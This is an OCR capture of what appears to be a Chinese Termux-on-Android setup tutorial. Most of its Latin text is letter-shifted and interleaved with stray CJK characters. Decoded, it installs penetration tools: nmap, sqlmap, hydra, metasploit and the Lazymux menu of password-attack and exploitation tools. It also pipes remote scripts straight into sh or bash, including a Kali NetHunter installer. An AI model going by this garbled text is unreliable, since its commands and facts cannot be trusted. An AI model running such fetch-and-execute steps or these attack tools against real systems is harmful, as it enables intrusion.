
院艺 whup x{ 衍 经 矿 规 结 摄耀

练绑 败罪 起 摄

齐 规 Ⓓ 败


10:24
Welcome to Termux!
Wiki: https://wiki.termux.com
Community forum: https://termux.com/community
Gitter chat: https://gitter.im/termux/termux
IRC channel: #termux on freenode
Working with packages:
* Search packages: pkg search <query>
* Install a package: pkg install <package>
* Upgrade packages: pkg upgrade
Subscribing to additional repositories:
* Root: pkg install root-repo
* Unstable: pkg install unstable-repo
* X11: pkg install x11-repo
Copy Paste More…
ermux.com/issues
~


10:24
Welcome to Termux!
Wiki: https://wiki.termux.com
Community forum: https://termux.com/community
Gitter chat: https://gitter.im/termux/termux
IRC channel: #termux on freenode
Working with packages:
* Search packages: pkg search <query>
* Install a package: pkg install <package>
Select URL
Share transcript
Reset
Kill process (3344)
Style
Keep screen on
Help


10:34
[/] ~
rmux.com
com/community
im/termux/termux
node
<query>
l <package>
e
tories:
po
e-repo
o
com/issues

补 ⓤ评齐 练罗 矿 规(g) 评

摄 绑 nh| er dug 规 齐 Ⓟ 知 绑

hvf 警矩

起

少 艺 f wud矿 迎 观 绑 f wuo X携N携O携

] 败 艺 结 面般

将 摄 Ⓑ 绑神

按键	作用
音量↑ + A	格式错误，命令不可识别（此错误也包括命令行过长）
音量↑ + D	光标右移
音量↑ + L	| 管道符
音量↑ + H	~ 字符
音量↑ + U	_ 字符

snj 起

whup x{ 般 snj 绝 绑障 dsw矿 规绑

魁

参数	作用
help	显示帮助
list--installed	列出已经安装的包
update	更新源
upgrade	升级软件包
install <package>	安装对应的包
uninstall <package>	卸载对应的包
reinstall <package>	重新安装对应的包

ⓞ艰

练　神

```
h{sruw HGLWRU@yl &设置默认编辑器

dsv hglw0vrxufhv &编辑源文件

ghe ^dufk@doo/ddufk97` ghe

kwws=22p luur uv1wxqd1wwlqj kxd1hgx1fq2whup x{ vwdedh p dlq &把这行内容写入，并且注释掉原先的源

snj xs &更新源
```

般　　鉴　　ghe

kwws=22p luur uv1wxqd1wwlqj kxd1hgx1fq2whup x{　⑨　　摄

经® ^duf k@doo/dduf k97`

脑 面阻摄 dduf k97 矿 罗谅

dup 矿 规练 面摄 规 xqdp h 0p

摄

远 罗

练 (x) 结评 订谷 般摄 snj xs

规 练绑 矿 矿 练绑

摄 逃评 摄 z lil 逃

摄 般摄

色 神访

经 访 职 矿

耻 摄

角 rk0p|0}vk 见 vkhoo摄 间 fxuo矿

脑 经 jlw zjhw

snj lqvwdoofxuo

snj lqvwdoojlw

snj lqvwdoozjhw

绑 观绑 访

vk 0f %+fxuo

0ivVO kwwsv=22jlwkxe1frp2Fdeedjhf2whup x{0rkp|}vk2u

dz2pdvwhu2lqvwdoo1vk,%

评 角 谨矿 谨 47/9矿

规 练 摄

Hqwhu d qxp ehu/ dhdyh eodqn wr qr wwr fkdqjh=47

Hqwhu d qxp ehu/ dhdyh eodqn wr qr wwr fkdqjh=9

评 矿 规

' ä2whup x{0rkp|}vk2lqvwdoo1vk

知远 rk0p|0}vk 远 ⓤ 矿

除 角 规 闸 /Whup x{ 起

=

kwwsv=22zzz1vtovhf1frp2534;2382whup x{1kwpo

绍 神 隆

Qpds

ds wlqvwdoo qp ds

Vt qp ds

间 s| wkr q

snj lqvwdoo s| wkr q

j lwf or qh 00ghs wk

4 kwwsv=22j lwkxe1fr p 2vt qp ds sur mhf w2vt qp ds1j lwvt qp ds0

ghy

z kdwsr uwhv

sls lqvwdoo z kdwsr uwhv

k| gud

ds wlqvwdoo k| gud

p hwdvsor lw


经 矿结 摄 耐矿

迄 矿结 摄

snj lqvwdoo xqvwdedh0uhsr

snj lqvwdoo p hwdvsor lw

经



od}|px{知 隆绑 矩

jlwkxe 神

kwvsv=22jlwkxe1frp2Jdph|h<;2Od}|px{

衍　　面


Od}|px{ wrro/ lqvwdoohu lv yhu| hdv| wr xvh/ rqo surylghg iru od}| whupx{ xvhuv1

s|5　　矿　　跳般　　隆　绑　矿　　结

练练衍　般矿　谅

snj lqvwdoos|wkrq5

jlwfor qh kwwsv=22jlwkxe1fr p2Jdp h|h<;2Od}|px{1jlw


12:36
Community forum: https://termux.com/community
Gitter chat: https://gitter.im/termux/termux
IRC channel: #termux on freenode
Working with packages:
* Search packages: pkg search <query>
* Install a package: pkg install <package>
* Upgrade packages: pkg upgrade
Subscribing to additional repositories:
* Root: pkg install root-repo
* Unstable: pkg install unstable-repo
* X11: pkg install x11-repo
Report issues at https://termux.com/issues
~ cd Lazymux
~/Lazymux master ls
README.md core lazymux.py
~/Lazymux master python2 lazymux.py
[01] Information Gathering
[02] Vulnerability Scanner
[03] Stress Testing
[04] Password Attacks
[05] Web Hacking


12:36
[04] Password Attacks
[05] Web Hacking
[06] Exploitation Tools
[07] Sniffing & Spoofing
[08] Other
[10] Exit the Lazymux
lzmx > 1
[01] Nmap
[02] Red Hawk
[03] D-Tect
[04] sqlmap
[05] Infoga
[06] ReconDog
[07] AndroZenmap
[08] sqlmate
[09] AstraNmap
[10] WTF
[11] Easymap
[12] BlackBox
[13] XD3v
[14] Crips
[15] SIR
[16] EvilURL
[17] Striker
[18] Xshell
[19] OWScan
[20] OSIF
[21] Devploit
[22] Namechk
[23] AUXILE
[24] inther
[25] GINF
[26] GPS Tracking

神 ndd知 矩

nddqhwkxqwhu 矿 规 般练绑 矿

角 规 练绑摄

```
zjhv
kwwsv=22udz1jlwkxexvhufrqwhqw1frp2Kd{7xv2Qhwkxqwhu0Lq0Whu
px{2pdvwhu2nddqhwkxqwhu
fkprg.{ nddqhwkxqwhu
edvk nddqhwkxqwhu
```


ⓟ vwduwndd ⓤ矿 规

迎 摄 摄

ⓤ ndd 绑 观 起 摄

```
dsw0nh| dgy00nh|vhuyhukns=22nh|v1jqxsj1qhv00uhfy0nh|v
:G;G3El9
zjhv
kwwsv=22kwws1ndd1ruj2ndd2srro2pdlq2n2ndd0dufklyh0nh|ulqj2n
dd0dufklyh0nh|ulqjb534;14bdoo1ghe
dsv00il{0eurnhqlqvwdoo
gsnj 0l12ndd0dufklyh0nh|ulqjb534;14bdoo1ghe
```

职 规 dsw0jhvxsgdwh 摄


12:53
Welcome to Termux!
Wiki: https://wiki.termux.com
Community forum: https://termux.com/community
Gitter chat: https://gitter.im/termux/termux
IRC channel: #termux on freenode
Working with packages:
* Search packages: pkg search <query>
* Install a package: pkg install <package>
* Upgrade packages: pkg upgrade
Subscribing to additional repositories:
* Root: pkg install root-repo
